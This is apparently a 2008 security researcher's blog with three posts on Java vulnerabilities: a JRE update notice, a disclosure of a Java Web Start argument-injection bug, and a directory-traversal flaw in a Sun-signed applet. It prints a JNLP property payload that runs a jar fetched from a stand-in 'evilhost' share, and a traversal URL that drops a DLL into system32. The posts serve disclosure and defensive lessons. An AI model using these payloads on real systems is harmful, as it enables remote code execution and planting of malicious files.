Showing posts with label JNLP. Show all posts

Wednesday, 9 July 2008

Time to update your JRE again

[ Edit: Brian Krebs of the Washington Post's Security Fix blog spoke to me about Java security. You can read his column here. ]


Sun have just released JRE Version 6 Update 7... which means 90% of desktops are currently at risk until they are upgraded!*. If you have the Java Update Scheduler enabled you should get prompted to update soon (depending on the update frequency you selected). If you want to be proactive, fire up the Java Control Panel, click on the Update tab then click on the Update Now button or head to http://www.java.com and download the binary directly.


According to Sun's Security Blog the latest update fixes 8 issues. I'll be releasing advisories and blogging on the issues that I had a hand in, namely:


    238666 Native code execution through malformed TrueType font headers in untrusted Java applet.

    238905 Multiple buffer overflows in Java Web Start JNLP handling

    238905 Security problems with the JRE family version support


If you're thinking the first two issues sound all too familiar, you'd be right. I previously discussed this font issue that led to execution of arbitrary code. And the JNLP parsing code has had a number of similar buffer overflows (details here, here and here) ... not so much "same bug, different app" (the theme of this Brett Moore presentation) as "same bug, same app!"


So perhaps the most interesting vulnerability is 238905, the JRE family version support issue. You may have noticed that JRE updates typically install alongside older versions so a given machine is likely to have several versions installed as noted by Brian Krebs. Prior to the introduction of Secure Static Versioning in JRE Version 5 update 6, it was possible for an applet to select the version of the JRE with which to run. Of course, a malicious applet could purposefully select an older vulnerable version in order to exploit known security flaws. Secure Static Versioning fixed this, however during my tests I was able to circumvent it and downgrade the browser's JRE. More on this in a future post.


I'll also be blogging on a couple of other issues Sun have recently fixed. There are no SunSolve entries for these since they turned out to be flaws in the interaction between Java Web Start and Sun's web servers when installing alternate versions of the JRE as specified in JNLP files. They ultimately allowed us to present bogus security dialogs to the user, duping them into installing an older version of the JRE. These issues serve as a reminder of the dangers of including user-supplied input in security-related dialog boxes.


So a few things in the pipeline; I haven't forgotten about part II of Stealing Password Hashes with Java and IE but it's a busy time and Black Hat is almost upon us so be patient :)


Cheers


John


* JavaOne Keynote, 2008 - 90% of desktops run Java SE. This is unsurprisingly slightly higher than Adobe's reckoning.

Thursday, 17 April 2008

And For My Next Trick...

One of the examples given in the "Attacking Application Logic" chapter of The Web Application Hacker's Handbook is entitled "Escaping from Escaping". The prelude to the attack is that the developer has to pass user-supplied input as a parameter to an OS command. Realising that meta-characters in the user data are dangerous, the dev sets out to escape them. The flaw is quite simply that the dev forgets to escape the escape character, thus the attacker can escape it in order to pass dangerous characters.


Today I'll show a real world example of this attack, a bug I reported to Sun that was recently patched in Sun Alert 233323. Firstly though, some background. Sun released Java Web Start in 2001 as means of one-click deployment of Java applications from the browser (the Java equivalent of .NET's ClickOnce technology). As Web Start applications run outside the browser, they can easily be made available to run offline. The security model enforced on applets still applies to Web Start - unsigned applications cannot interact with the filesystem and access to remote content is subject to the same origin policy.


The architecture of Web Start is interesting. Applications are installed and launched via XML-based JNLP configuration files. JNLP files open with javaws.exe, a native application, whose purpose is to parse the JNLP file and launch javaw.exe (i.e. invoke the JVM) with the correct class.


The JNLP parser has suffered a slew of buffer overflows which I may talk about in a future post. Its also had an argument injection vulnerability, found by Jouko Pynnonen. This could be triggered via the property tag of the JNLP file, which allows certain JVM properties to be set. These properties are passed on the command line to the javaw.exe process. Jouko gave the following example:


<property name="sun.java2d.noddraw" value="true HELLO" />


The property "sun.java2d.noddraw" is considered secure by Web Start (there's a list of the permitted properties in the spec); ultimately the startup command for the application became something like:


javaw.exe -Dsun.java2d.noddraw=true HELLO (other args) your.application


This issue was fixed way back in September 2004 by quoting the input and escaping the double quote character. But guess what wasn't escaped? By inserting an addition "/" into the argument, we can gobble up the escape character allowing us to insert an additional double quote, and thereby pass arbitrary arguments as before.


This vulnerability can be exploited in several ways. Perhaps the easiest is to create an SMB share with null credentials containing the payload Jar file, then reference it as follows in the JNLP:


<property name='http.agent' value='\" -jar \\evilhost\share\exploit.jar \"'/>


The resulting command line effectively boils down to: java -jar \\evilhost\share\exploit.jar with the rest of the line passed as arguments (which our payload can just ignore):


Arg 0: \
Arg 1: -Djnlpx.splashport=4741
Arg 2: -Djnlpx.jvm="C:\Program Files\Java\jre1.6.0_02\bin\javaw.exe"
Arg 3: com.sun.javaws.Main
Arg 4: C:\DOCUME~1\John\LOCALS~1\Temp\javaws114


Of course, this technique may not work if outbound SMB is blocked by a personal or corporate firewall (which is pretty likely these days). I will leave the other techniques for exploiting this as an exercise for the reader :) [Hint: explore ways of caching various type of content via the Java browser plugin]


So what lessons should we take from this affair?


For security researchers:


  • It's worth revisiting patches with the mentality that new code = new bugs. I am as guilty as anyone of not doing this - you send a bug off to a vendor, a while later they fix it and ship a patch, by then you're working on something completely different. History has shown us time and time again it can take more than one attempt to fix a bug (and that other bugs in nearby code may be missed if the code is not scrubbed).


For software vendors:


  • When a vulnerability report comes in, understand fully how the attacks work and review your fixes with a critical eye. Fixing code is an iterative process and should be done from both perspectives: defender and attacker (asking yourself at every step of the way, what new avenues of attacks have we just opened up?) For an example of a bug that dragged on way longer than it should have (due to flaws in the fixes) check out the section on the ExtProc saga in The Database Hacker's Handbook.


Anyway, this is just one of many Java flaws I will be discussing during my ToorCon talk this weekend. If you're not going to be there and you'd like a copy of my slides, drop me a note.


Cheers


John

Thursday, 28 February 2008

Repurposing Attacks Against Java Applets

If you read my review of the Web Application Hacker's Handbook you may remember I made the following point:


The authors talk about repurposing ActiveX controls but do not mention that this also applies to signed Java applets, which can also expose dangerous methods in exactly the same way.


In this post I'm going to discuss a security flaw in a Java applet signed by Sun Microsystems. The vulnerability lets us drop an arbitrary file to an arbitrary location on the file system on Windows platforms, subject to the user's permissions and, if in IE7, depending on whether Protected Mode is on or not. The applet in question has been updated to fix this issue and the NGS advisory is here.


Before I talk about the applet itself, lets take a brief look at the components of a signed JAR:


  • A signed Java applet consists of a JAR file (a zip archive) containing the application class files, a manifest, one or more signature files and a signature block.

  • The manifest holds a list of files in the JAR that have been signed and a corresponding digest for each file, typically SHA1.

  • A signature file consists of a main section which includes information supplied by the signer but not specific to any particular jar file entry, followed by a list of individual entries whose name must also be present in the manifest file. Each individual entry must contain at least the digest of the corresponding entry in the manifest file.

  • The signature block contains the binary signature of the signature file and all public certificates needed for verification.

For anyone interested in the verification process, this paragraph from the Java Plug-in Developer's Guide gives a good description. In practice, the user is presented a dialog like this:


Contrast this to the dialog box that IE7 presents when installing a new ActiveX control (and note that I clicked for "more options" to show the always install/never install options):


The difference from a security perspective, is obvious*: Sun want you to always trust the publisher, Microsoft want to ask you every time. For anyone wondering if you only see this behaviour with Sun-signed applets, this is the default behaviour for all signed applets (don't believe me? Go check out the Hushmail applet). It is worth noting, however, that the checkbox is only ticked if the certificate chain verifies all the way up to a trusted Root CA certificate. If the certificate has expired, or is self-signed the checkbox will not be ticked.


This is a pretty interesting design decision. If you click "Run" in the Java dialog box above, you're allowing all existing and future applets signed by the same publisher (strictly the same certificate) to automatically run regardless of the website they are loaded from and the parameters they are instantiated with. So even if you have some level of confidence in the applet that you are about to run, if the publisher produced a buggy applet and signed it with the same certificate, a malicious website can repurpose it and silently use it against you. Scary, huh? This is one of those useability vs. security trade-offs**. Even if the applet is cached on your machine, if the certificate is not in the trusted store, you will be prompted every time its instantiated. If you're the IT manager of a large corporation and your Intranet homepage has a signed applet, you probably don't want your users to see a security warning everytime they open a browser.


Now for the actual vulnerability... The JNLPAppletLauncher is a "general purpose JNLP-based applet launcher class for deploying applets that use extension libraries containing native code." What this means is an unsigned applet that requires a signed native code extension such as Java 3D can be launched via invoking the JNLPAppletLauncher and passing it a JNLP file that references both the original applet and the extension. There are some demos here; FourByFour is a great example of Java 3D in the browser (though tic-tac-toe on a 4x4x4 cube... its not exactly Guitar Hero III).


The JNLPAppletLauncher had a simple directory traversal flaw exploitable on Windows platforms. The applet reads extensions from the JNLP file, whose location is passed as a parameter during the applet instantiation. The extension path is examined for the parent path sequence "../". On Windows of course, this is insufficient - the failure to check for "..\" ultimately allows us to drop an arbitrary file on the file system. The extension path is concatenated to the base URL so we end up with something like:


http://attackerdomain/..\..\..\..\..\..\windows\system32\file.dll


If you're thinking this is an invalid URL, you're right. You'll need a hacked up web server to honour it, or at least the ability to modify the httpd.conf on an Apache server. A request for a file below the web root will cause Apache to generate an HTTP 400 (Bad Request). We can translate this into an HTTP 302 (Redirect) via the ErrorDocument directive. The applet will follow the redirection and download the content to the path "..\..\..\..\..\..\windows\system32\file.dll".


Sun have now fixed this issue so the applet you can retrieve from https://applet-launcher.dev.java.net is no longer vulnerable. Since the JAR is not an officially supported product, there will be no Sun Alert released. And given the prerequisites for this attack (you have to coerce a user into visiting a malicious web site then have the user agree to run the control [unless of course they have trusted Sun as a publisher] then you need a hacked up web server), I do not consider this issue to be especially serious. That said, its worth checking your Java trusted certificate store to see exactly which publishers you currently trust. You can get to this via the Java Control Panel (C:\Windows\system32\javacpl.cpl):



Anyway I'll be revisiting signed applets in a future post. In the meantime, my advice is beware of always trusting the publisher.


Cheers

John


* Though the dialogs boxes look pretty similar and present the same information, the bottom panel is used to communicate different messages: Microsoft warn you that the file could harm your computer; Sun tell you that the certificate chains to a trusted root CA certificate (which is redundant, as they've already told us "the application's digital signature has been verified" in the top panel).


** If you want to check out some of the Java community's feedback to this dialog box, check out the comments on Stanley Ho's blog post from 2005, Deployment: Goodbye scary security dialog box!